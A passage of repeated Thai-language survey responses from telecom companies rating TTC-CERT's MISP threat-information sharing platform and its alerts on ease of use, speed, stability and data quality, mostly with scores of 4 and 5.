ความง่ายและความสะดวกในการเข้าถึงระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

มีความง่ายและความสะดวกน้อยที่สุด

- 1
- 2
- 3
- 4 (selected)
- 5

มีความง่ายและความสะดวกมากที่สุด

ความเร็วในการเข้าถึงระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

ช้าที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ◉
- 5 ○

เร็วที่สุด

ความเสถียรของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

เสถียรน้อยสุด

- 1 ○
- 2 ○
- 3 ○
- 4 ○
- 5 ◉

เสถียรมากที่สุด

ความง่ายต่อการใช้งานของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

ใช้งานยากมากที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ◉
- 5 ○

ใช้งานง่ายสุด

ความสามารถในการตอบสนองความต้องการใช้งาน มี Function การทำงานตามที่ต้องการ *

ตอบโจทย์ความต้องการใช้งานน้อยที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ◉
- 5 ○

ตอบโจทย์ความต้องการใช้งานมากที่สุด

คุณภาพของข้อมูล ในระบบฯ และการแจ้งเตือนจากศูนย์ TTC-CERT

ความรวดเร็วของข้อมูลที่ได้รับ *

ช้ามากที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ○
- 5 ◉

เร็วมากที่สุด

ความน่าเชื่อถือของข้อมูลที่ได้รับ *

ความน่าเชื่อถือน้อยที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ○
- 5 ◉

ความน่าเชื่อถือมากที่สุด

ความถูกต้องของข้อมูลที่ได้รับ *

มีความถูกต้องน้อยที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ○
- 5 ◉

มีความถูกต้องมากที่สุด

ความสมบูรณ์ของข้อมูลที่ได้รับ *

มีความสมบูรณ์น้อยที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ○
- 5 ◉

มีความสมบูรณ์มากที่สุด

ประโยชน์ของข้อมูลที่ได้รับ *

มีประโยชน์น้อยที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ○
- 5 ◉

มีประโยชน์มากที่สุด

ข้อเสนอแนะในการปรับปรุง

ท่านต้องการให้ปรับปรุงแนวทางการพัฒนาระบบฯและข้อมูล ด้านใด (ตอบได้มากกว่า 1 ข้อ)

- ☐ ปรับปรุงความง่ายและความสะดวกในการใช้งานของระบบฯ
- ☐ เพิ่มความปลอดภัยของระบบฯ
- ☐ เพิ่มความเสถียรของระบบฯ
- ☐ เพิ่มความครบถ้วนของ Function การใช้งานของระบบฯ
- ☐ ปรับปรุงข้อมูลให้ตรงตามความต้องการของผู้ใช้งาน
- ☐ ปรับปรุงข้อมูลให้มีความครบถ้วน
- ☐ ปรับปรุงข้อมูลให้มีความรวดเร็ว
- ☐ ปรับปรุงด้านอื่นๆ (ระบุในข้อถัดไป)

ด้านอื่นๆ ที่ควรปรับปรุง

ข้อเสนอแนะ/ความเห็น

This form was created inside of Thailand Telecommunications Sector CERT.

Google Forms

แบบสำรวจและความคิดเห็นการใช้งานระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) และการแจ้งเตือนจากศูนย์ TTC-CERT

สำหรับสำรวจในห้วง ต.ค.65 ถึง ม.ค.66

เลือกองค์กรของท่าน *

บริษัท ทรู อินเทอร์เน็ต คอร์ปอเรชั่น จำกัด

คุณภาพของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP)

ความง่ายและความสะดวกในการเข้าถึงระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

มีความง่ายและความสะดวกน้อยที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ○
- 5 ◉

มีความง่ายและความสะดวกมากที่สุด

ความเร็วในการเข้าถึงระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

ช้าที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ○
- 5 ◉

เร็วที่สุด

ความเสถียรของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

เสถียรน้อยสุด

- 1 ○
- 2 ○
- 3 ○
- 4 ○
- 5 ◉

เสถียรมากที่สุด

ความง่ายต่อการใช้งานของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

ใช้งานยากมากที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ○
- 5 ◉

ใช้งานง่ายสุด

ความสามารถในการตอบสนองความต้องการใช้งาน มี Function การทำงานตามที่ต้องการ *

ตอบโจทย์ความต้องการใช้งานน้อยที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ○
- 5 ◉

ตอบโจทย์ความต้องการใช้งานมากที่สุด

คุณภาพของข้อมูล ในระบบฯ และการแจ้งเตือนจากศูนย์ TTC-CERT

ความรวดเร็วของข้อมูลที่ได้รับ *

ช้ามากที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ○
- 5 ◉

เร็วมากที่สุด

ความน่าเชื่อถือของข้อมูลที่ได้รับ *

ความน่าเชื่อถือน้อยที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ○
- 5 ◉

ความน่าเชื่อถือมากที่สุด

ความถูกต้องของข้อมูลที่ได้รับ *

มีความถูกต้องน้อยที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ○
- 5 ◉

มีความถูกต้องมากที่สุด

ความสมบูรณ์ของข้อมูลที่ได้รับ *

มีความสมบูรณ์น้อยที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ○
- 5 ◉

มีความสมบูรณ์มากที่สุด

ประโยชน์ของข้อมูลที่ได้รับ *

มีประโยชน์น้อยที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ○
- 5 ◉

มีประโยชน์มากที่สุด

ข้อเสนอแนะในการปรับปรุง

ท่านต้องการให้ปรับปรุงแนวทางการพัฒนาระบบฯและข้อมูล ด้านใด (ตอบได้มากกว่า 1 ข้อ)

- ☐ ปรับปรุงความง่ายและความสะดวกในการใช้งานของระบบฯ
- ☐ เพิ่มความปลอดภัยของระบบฯ
- ☐ เพิ่มความเสถียรของระบบฯ
- ☐ เพิ่มความครบถ้วนของ Function การใช้งานของระบบฯ
- ☐ ปรับปรุงข้อมูลให้ตรงตามความต้องการของผู้ใช้งาน
- ☐ ปรับปรุงข้อมูลให้มีความครบถ้วน
- ☐ ปรับปรุงข้อมูลให้มีความรวดเร็ว
- ☐ ปรับปรุงด้านอื่นๆ (ระบุในข้อถัดไป)

ด้านอื่นๆ ที่ควรปรับปรุง

ข้อเสนอแนะ/ความเห็น

This form was created inside of Thailand Telecommunications Sector CERT.

Google Forms

แบบสำรวจและความคิดเห็นการใช้งานระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) และการแจ้งเตือนจากศูนย์ TTC-CERT

สำหรับสำรวจในห้วง ต.ค.65 ถึง ม.ค.66

เลือกองค์กรของท่าน *

บริษัท แอดวานซ์ ไวร์เลส เน็ทเวอร์ค จำกัด

คุณภาพของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP)

ความง่ายและความสะดวกในการเข้าถึงระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

มีความง่ายและความสะดวกน้อยที่สุด

- 1
- 2
- 3
- 4
- 5 (selected)

มีความง่ายและความสะดวกมากที่สุด

ความเร็วในการเข้าถึงระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

ช้าที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ◉
- 5 ○

เร็วที่สุด

ความเสถียรของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

เสถียรน้อยสุด

- 1 ○
- 2 ○
- 3 ○
- 4 ○
- 5 ◉

เสถียรมากที่สุด

ความง่ายต่อการใช้งานของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

ใช้งานยากมากที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ◉
- 5 ○

ใช้งานง่ายสุด

ความสามารถในการตอบสนองความต้องการใช้งาน มี Function การทำงานตามที่ต้องการ *

ตอบโจทย์ความต้องการใช้งานน้อยที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ◉
- 5 ○

ตอบโจทย์ความต้องการใช้งานมากที่สุด

คุณภาพของข้อมูล ในระบบฯ และการแจ้งเตือนจากศูนย์ TTC-CERT

ความรวดเร็วของข้อมูลที่ได้รับ *

ช้ามากที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ○
- 5 ◉

เร็วมากที่สุด

ความน่าเชื่อถือของข้อมูลที่ได้รับ *

ความน่าเชื่อถือน้อยที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ○
- 5 ◉

ความน่าเชื่อถือมากที่สุด

ความถูกต้องของข้อมูลที่ได้รับ *

มีความถูกต้องน้อยที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ○
- 5 ◉

มีความถูกต้องมากที่สุด

ความสมบูรณ์ของข้อมูลที่ได้รับ *

มีความสมบูรณ์น้อยที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ○
- 5 ◉

มีความสมบูรณ์มากที่สุด

ประโยชน์ของข้อมูลที่ได้รับ *

มีประโยชน์น้อยที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ○
- 5 ◉

มีประโยชน์มากที่สุด

ข้อเสนอแนะในการปรับปรุง

ท่านต้องการให้ปรับปรุงแนวทางการพัฒนาระบบฯและข้อมูล ด้านใด (ตอบได้มากกว่า 1 ข้อ)

- ☐ ปรับปรุงความง่ายและความสะดวกในการใช้งานของระบบฯ
- ☐ เพิ่มความปลอดภัยของระบบฯ
- ☐ เพิ่มความเสถียรของระบบฯ
- ☐ เพิ่มความครบถ้วนของ Function การใช้งานของระบบฯ
- ☐ ปรับปรุงข้อมูลให้ตรงตามความต้องการของผู้ใช้งาน
- ☐ ปรับปรุงข้อมูลให้มีความครบถ้วน
- ☐ ปรับปรุงข้อมูลให้มีความรวดเร็ว
- ☐ ปรับปรุงด้านอื่นๆ (ระบุในข้อถัดไป)

ด้านอื่นๆ ที่ควรปรับปรุง

ข้อเสนอแนะ/ความเห็น

This form was created inside of Thailand Telecommunications Sector CERT.

Google Forms

แบบสำรวจและความคิดเห็นการใช้งานระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) และการแจ้งเตือนจากศูนย์ TTC-CERT

สำหรับสำรวจในห้วง ต.ค.65 ถึง ม.ค.66

เลือกองค์กรของท่าน *

บริษัท ทรู อินเทอร์เน็ต คอร์ปอเรชั่น จำกัด

คุณภาพของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP)

ความง่ายและความสะดวกในการเข้าถึงระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

มีความง่ายและความสะดวกน้อยที่สุด

- 1
- 2
- 3
- 4
- 5 (selected)

มีความง่ายและความสะดวกมากที่สุด

ความเร็วในการเข้าถึงระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

ช้าที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ○
- 5 ◉

เร็วที่สุด

ความเสถียรของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

เสถียรน้อยสุด

- 1 ○
- 2 ○
- 3 ○
- 4 ○
- 5 ◉

เสถียรมากที่สุด

ความง่ายต่อการใช้งานของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

ใช้งานยากมากที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ◉
- 5 ○

ใช้งานง่ายสุด

ความสามารถในการตอบสนองความต้องการใช้งาน มี Function การทำงานตามที่ต้องการ *

ตอบโจทย์ความต้องการใช้งานน้อยที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ◉
- 5 ○

ตอบโจทย์ความต้องการใช้งานมากที่สุด

คุณภาพของข้อมูล ในระบบฯ และการแจ้งเตือนจากศูนย์ TTC-CERT

ความรวดเร็วของข้อมูลที่ได้รับ *

ช้ามากที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ○
- 5 ◉

เร็วมากที่สุด

ความน่าเชื่อถือของข้อมูลที่ได้รับ *

ความน่าเชื่อถือน้อยที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ○
- 5 ◉

ความน่าเชื่อถือมากที่สุด

ความถูกต้องของข้อมูลที่ได้รับ *

มีความถูกต้องน้อยที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ○
- 5 ◉

มีความถูกต้องมากที่สุด

ความสมบูรณ์ของข้อมูลที่ได้รับ *

มีความสมบูรณ์น้อยที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ◉
- 5 ○

มีความสมบูรณ์มากที่สุด

ประโยชน์ของข้อมูลที่ได้รับ *

มีประโยชน์น้อยที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ○
- 5 ◉

มีประโยชน์มากที่สุด

ข้อเสนอแนะในการปรับปรุง

ท่านต้องการให้ปรับปรุงแนวทางการพัฒนาระบบฯและข้อมูล ด้านใด (ตอบได้มากกว่า 1 ข้อ)

- ☐ ปรับปรุงความง่ายและความสะดวกในการใช้งานของระบบฯ
- ☐ เพิ่มความปลอดภัยของระบบฯ
- ☐ เพิ่มความเสถียรของระบบฯ
- ☐ เพิ่มความครบถ้วนของ Function การใช้งานของระบบฯ
- ☐ ปรับปรุงข้อมูลให้ตรงตามความต้องการของผู้ใช้งาน
- ☐ ปรับปรุงข้อมูลให้มีความครบถ้วน
- ☐ ปรับปรุงข้อมูลให้มีความรวดเร็ว
- ☐ ปรับปรุงด้านอื่นๆ (ระบุในข้อถัดไป)

ด้านอื่นๆ ที่ควรปรับปรุง

ข้อเสนอแนะ/ความเห็น

This form was created inside of Thailand Telecommunications Sector CERT.

Google Forms

แบบสำรวจและความคิดเห็นการใช้งานระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) และการแจ้งเตือนจากศูนย์ TTC-CERT

สำหรับสำรวจในห้วง ต.ค.65 ถึง ม.ค.66

เลือกองค์กรของท่าน *

บริษัท ดีแทค ไตรเน็ต จำกัด

คุณภาพของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP)

ความง่ายและความสะดวกในการเข้าถึงระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

มีความง่ายและความสะดวกน้อยที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ○
- 5 ◉

มีความง่ายและความสะดวกมากที่สุด

ความเร็วในการเข้าถึงระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

ช้าที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ○
- 5 ◉

เร็วที่สุด

ความเสถียรของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

เสถียรน้อยสุด

- 1 ○
- 2 ○
- 3 ○
- 4 ○
- 5 ◉

เสถียรมากที่สุด

ความง่ายต่อการใช้งานของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

ใช้งานยากมากที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ○
- 5 ◉

ใช้งานง่ายสุด

ความสามารถในการตอบสนองความต้องการใช้งาน มี Function การทำงานตามที่ต้องการ *

ตอบโจทย์ความต้องการใช้งานน้อยที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ○
- 5 ◉

ตอบโจทย์ความต้องการใช้งานมากที่สุด

คุณภาพของข้อมูล ในระบบฯ และการแจ้งเตือนจากศูนย์ TTC-CERT

ความรวดเร็วของข้อมูลที่ได้รับ *

ช้ามากที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ○
- 5 ◉

เร็วมากที่สุด

ความน่าเชื่อถือของข้อมูลที่ได้รับ *

ความน่าเชื่อถือน้อยที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ○
- 5 ◉

ความน่าเชื่อถือมากที่สุด

ความถูกต้องของข้อมูลที่ได้รับ *

มีความถูกต้องน้อยที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ○
- 5 ◉

มีความถูกต้องมากที่สุด

ความสมบูรณ์ของข้อมูลที่ได้รับ *

มีความสมบูรณ์น้อยที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ○
- 5 ◉

มีความสมบูรณ์มากที่สุด

ประโยชน์ของข้อมูลที่ได้รับ *

มีประโยชน์น้อยที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ○
- 5 ◉

มีประโยชน์มากที่สุด

ข้อเสนอแนะในการปรับปรุง

ท่านต้องการให้ปรับปรุงแนวทางการพัฒนาระบบฯและข้อมูล ด้านใด (ตอบได้มากกว่า 1 ข้อ)

- ☐ ปรับปรุงความง่ายและความสะดวกในการใช้งานของระบบฯ
- ☐ เพิ่มความปลอดภัยของระบบฯ
- ☐ เพิ่มความเสถียรของระบบฯ
- ☐ เพิ่มความครบถ้วนของ Function การใช้งานของระบบฯ
- ☐ ปรับปรุงข้อมูลให้ตรงตามความต้องการของผู้ใช้งาน
- ☐ ปรับปรุงข้อมูลให้มีความครบถ้วน
- ☐ ปรับปรุงข้อมูลให้มีความรวดเร็ว
- ☐ ปรับปรุงด้านอื่นๆ (ระบุในข้อถัดไป)

ด้านอื่นๆ ที่ควรปรับปรุง

ข้อเสนอแนะ/ความเห็น

This form was created inside of Thailand Telecommunications Sector CERT.

Google Forms

แบบสำรวจและความคิดเห็นการใช้งานระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) และการแจ้งเตือนจากศูนย์ TTC-CERT

สำหรับสำรวจในห้วง ต.ค.65 ถึง ม.ค.66

เลือกองค์กรของท่าน *

บริษัท ดีแทค ไตรเน็ต จำกัด

คุณภาพของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP)

ความง่ายและความสะดวกในการเข้าถึงระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

มีความง่ายและความสะดวกน้อยที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ○
- 5 ◉

มีความง่ายและความสะดวกมากที่สุด

ความเร็วในการเข้าถึงระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

ช้าที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ○
- 5 ◉

เร็วที่สุด

ความเสถียรของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

เสถียรน้อยสุด

- 1 ○
- 2 ○
- 3 ○
- 4 ○
- 5 ◉

เสถียรมากที่สุด

ความง่ายต่อการใช้งานของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

ใช้งานยากมากที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ◉
- 5 ○

ใช้งานง่ายสุด

ความสามารถในการตอบสนองความต้องการใช้งาน มี Function การทำงานตามที่ต้องการ *

ตอบโจทย์ความต้องการใช้งานน้อยที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ◉
- 5 ○

ตอบโจทย์ความต้องการใช้งานมากที่สุด

คุณภาพของข้อมูล ในระบบฯ และการแจ้งเตือนจากศูนย์ TTC-CERT

ความรวดเร็วของข้อมูลที่ได้รับ *

ช้ามากที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ○
- 5 ◉

เร็วมากที่สุด

ความน่าเชื่อถือของข้อมูลที่ได้รับ *

ความน่าเชื่อถือน้อยที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ○
- 5 ◉

ความน่าเชื่อถือมากที่สุด

ความถูกต้องของข้อมูลที่ได้รับ *

มีความถูกต้องน้อยที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ○
- 5 ◉

มีความถูกต้องมากที่สุด

ความสมบูรณ์ของข้อมูลที่ได้รับ *

มีความสมบูรณ์น้อยที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ○
- 5 ◉

มีความสมบูรณ์มากที่สุด

ประโยชน์ของข้อมูลที่ได้รับ *

มีประโยชน์น้อยที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ○
- 5 ◉

มีประโยชน์มากที่สุด

ข้อเสนอแนะในการปรับปรุง

ท่านต้องการให้ปรับปรุงแนวทางการพัฒนาระบบฯและข้อมูล ด้านใด (ตอบได้มากกว่า 1 ข้อ)

- ☐ ปรับปรุงความง่ายและความสะดวกในการใช้งานของระบบฯ
- ☐ เพิ่มความปลอดภัยของระบบฯ
- ☐ เพิ่มความเสถียรของระบบฯ
- ☐ เพิ่มความครบถ้วนของ Function การใช้งานของระบบฯ
- ☐ ปรับปรุงข้อมูลให้ตรงตามความต้องการของผู้ใช้งาน
- ☐ ปรับปรุงข้อมูลให้มีความครบถ้วน
- ☐ ปรับปรุงข้อมูลให้มีความรวดเร็ว
- ☐ ปรับปรุงด้านอื่นๆ (ระบุในข้อถัดไป)

ด้านอื่นๆ ที่ควรปรับปรุง

.....

ข้อเสนอแนะ/ความเห็น

.....

This form was created inside of Thailand Telecommunications Sector CERT.

Google Forms

แบบสำรวจและความคิดเห็นการใช้งานระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) และการแจ้งเตือนจากศูนย์ TTC-CERT

สำหรับสำรวจในห้วง ต.ค.65 ถึง ม.ค.66

เลือกองค์กรของท่าน *

บริษัท ดีแทค ไตรเน็ต จำกัด

คุณภาพของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP)

ความง่ายและความสะดวกในการเข้าถึงระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

มีความง่ายและความสะดวกน้อยที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ○
- 5 ◉

มีความง่ายและความสะดวกมากที่สุด

ความเร็วในการเข้าถึงระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

ช้าที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ◉
- 5 ○

เร็วที่สุด

ความเสถียรของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

เสถียรน้อยสุด

- 1 ○
- 2 ○
- 3 ○
- 4 ○
- 5 ◉

เสถียรมากที่สุด

ความง่ายต่อการใช้งานของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

ใช้งานยากมากที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ◉
- 5 ○

ใช้งานง่ายสุด

ความสามารถในการตอบสนองความต้องการใช้งาน มี Function การทำงานตามที่ต้องการ *

ตอบโจทย์ความต้องการใช้งานน้อยที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ○
- 5 ◉

ตอบโจทย์ความต้องการใช้งานมากที่สุด

คุณภาพของข้อมูล ในระบบฯ และการแจ้งเตือนจากศูนย์ TTC-CERT

ความรวดเร็วของข้อมูลที่ได้รับ *

ช้ามากที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ○
- 5 ◉

เร็วมากที่สุด

ความน่าเชื่อถือของข้อมูลที่ได้รับ *

ความน่าเชื่อถือน้อยที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ○
- 5 ◉

ความน่าเชื่อถือมากที่สุด

ความถูกต้องของข้อมูลที่ได้รับ *

มีความถูกต้องน้อยที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ○
- 5 ◉

มีความถูกต้องมากที่สุด

ความสมบูรณ์ของข้อมูลที่ได้รับ *

มีความสมบูรณ์น้อยที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ○
- 5 ◉

มีความสมบูรณ์มากที่สุด

ประโยชน์ของข้อมูลที่ได้รับ *

มีประโยชน์น้อยที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ○
- 5 ◉

มีประโยชน์มากที่สุด

ข้อเสนอแนะในการปรับปรุง

ท่านต้องการให้ปรับปรุงแนวทางการพัฒนาระบบฯและข้อมูล ด้านใด (ตอบได้มากกว่า 1 ข้อ)

- ☐ ปรับปรุงความง่ายและความสะดวกในการใช้งานของระบบฯ
- ☐ เพิ่มความปลอดภัยของระบบฯ
- ☐ เพิ่มความเสถียรของระบบฯ
- ☐ เพิ่มความครบถ้วนของ Function การใช้งานของระบบฯ
- ☐ ปรับปรุงข้อมูลให้ตรงตามความต้องการของผู้ใช้งาน
- ☐ ปรับปรุงข้อมูลให้มีความครบถ้วน
- ☐ ปรับปรุงข้อมูลให้มีความรวดเร็ว
- ☐ ปรับปรุงด้านอื่นๆ (ระบุในข้อถัดไป)

ด้านอื่นๆ ที่ควรปรับปรุง

ข้อเสนอแนะ/ความเห็น

This form was created inside of Thailand Telecommunications Sector CERT.

Google Forms

แบบสำรวจและความคิดเห็นการใช้งานระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) และการแจ้งเตือนจากศูนย์ TTC-CERT

สำหรับสำรวจในห้วง ต.ค.65 ถึง ม.ค.66

เลือกองค์กรของท่าน *

บริษัท โทรคมนาคมแห่งชาติ จำกัด (มหาชน)

คุณภาพของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP)

ความง่ายและความสะดวกในการเข้าถึงระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

มีความง่ายและความสะดวกน้อยที่สุด

- 1
- 2
- 3
- 4
- 5 (เลือก)

มีความง่ายและความสะดวกมากที่สุด

ความเร็วในการเข้าถึงระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

ช้าที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ○
- 5 ◉

เร็วที่สุด

ความเสถียรของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

เสถียรน้อยสุด

- 1 ○
- 2 ○
- 3 ○
- 4 ○
- 5 ◉

เสถียรมากที่สุด

ความง่ายต่อการใช้งานของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

ใช้งานยากมากที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ○
- 5 ◉

ใช้งานง่ายสุด

ความสามารถในการตอบสนองความต้องการใช้งาน มี Function การทำงานตามที่ต้องการ *

ตอบโจทย์ความต้องการใช้งานน้อยที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ○
- 5 ◉

ตอบโจทย์ความต้องการใช้งานมากที่สุด

คุณภาพของข้อมูล ในระบบฯ และการแจ้งเตือนจากศูนย์ TTC-CERT

ความรวดเร็วของข้อมูลที่ได้รับ *

ช้ามากที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ○
- 5 ◉

เร็วมากที่สุด

ความน่าเชื่อถือของข้อมูลที่ได้รับ *

ความน่าเชื่อถือน้อยที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ○
- 5 ◉

ความน่าเชื่อถือมากที่สุด

ความถูกต้องของข้อมูลที่ได้รับ *

มีความถูกต้องน้อยที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ○
- 5 ◉

มีความถูกต้องมากที่สุด

ความสมบูรณ์ของข้อมูลที่ได้รับ *

มีความสมบูรณ์น้อยที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ○
- 5 ◉

มีความสมบูรณ์มากที่สุด

ประโยชน์ของข้อมูลที่ได้รับ *

มีประโยชน์น้อยที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ○
- 5 ◉

มีประโยชน์มากที่สุด

ข้อเสนอแนะในการปรับปรุง

ท่านต้องการให้ปรับปรุงแนวทางการพัฒนาระบบฯและข้อมูล ด้านใด (ตอบได้มากกว่า 1 ข้อ)

- ☐ ปรับปรุงความง่ายและความสะดวกในการใช้งานของระบบฯ
- ☐ เพิ่มความปลอดภัยของระบบฯ
- ☐ เพิ่มความเสถียรของระบบฯ
- ☐ เพิ่มความครบถ้วนของ Function การใช้งานของระบบฯ
- ☐ ปรับปรุงข้อมูลให้ตรงตามความต้องการของผู้ใช้งาน
- ☐ ปรับปรุงข้อมูลให้มีความครบถ้วน
- ☐ ปรับปรุงข้อมูลให้มีความรวดเร็ว
- ☐ ปรับปรุงด้านอื่นๆ (ระบุในข้อถัดไป)

ด้านอื่นๆ ที่ควรปรับปรุง

ข้อเสนอแนะ/ความเห็น

This form was created inside of Thailand Telecommunications Sector CERT.

Google Forms

แบบสำรวจและความคิดเห็นการใช้งานระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) และการแจ้งเตือนจากศูนย์ TTC-CERT

สำหรับสำรวจในห้วง ต.ค.65 ถึง ม.ค.66

เลือกองค์กรของท่าน *

บริษัท ซิมโฟนี่ คอมมูนิเคชั่น จำกัด (มหาชน)

คุณภาพของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP)

ความง่ายและความสะดวกในการเข้าถึงระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

มีความง่ายและความสะดวกน้อยที่สุด

- 1
- 2
- 3
- 4
- 5 (เลือก)

มีความง่ายและความสะดวกมากที่สุด

ความเร็วในการเข้าถึงระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

ช้าที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ○
- 5 ◉

เร็วที่สุด

ความเสถียรของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

เสถียรน้อยสุด

- 1 ○
- 2 ○
- 3 ○
- 4 ○
- 5 ◉

เสถียรมากที่สุด

ความง่ายต่อการใช้งานของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

ใช้งานยากมากที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ○
- 5 ◉

ใช้งานง่ายสุด

ความสามารถในการตอบสนองความต้องการใช้งาน มี Function การทำงานตามที่ต้องการ *

ตอบโจทย์ความต้องการใช้งานน้อยที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ○
- 5 ◉

ตอบโจทย์ความต้องการใช้งานมากที่สุด

คุณภาพของข้อมูล ในระบบฯ และการแจ้งเตือนจากศูนย์ TTC-CERT

ความรวดเร็วของข้อมูลที่ได้รับ *

ช้ามากที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ○
- 5 ◉

เร็วมากที่สุด

ความน่าเชื่อถือของข้อมูลที่ได้รับ *

ความน่าเชื่อถือน้อยที่สุด

- 1 ○
- 2 ○
- 3 ○
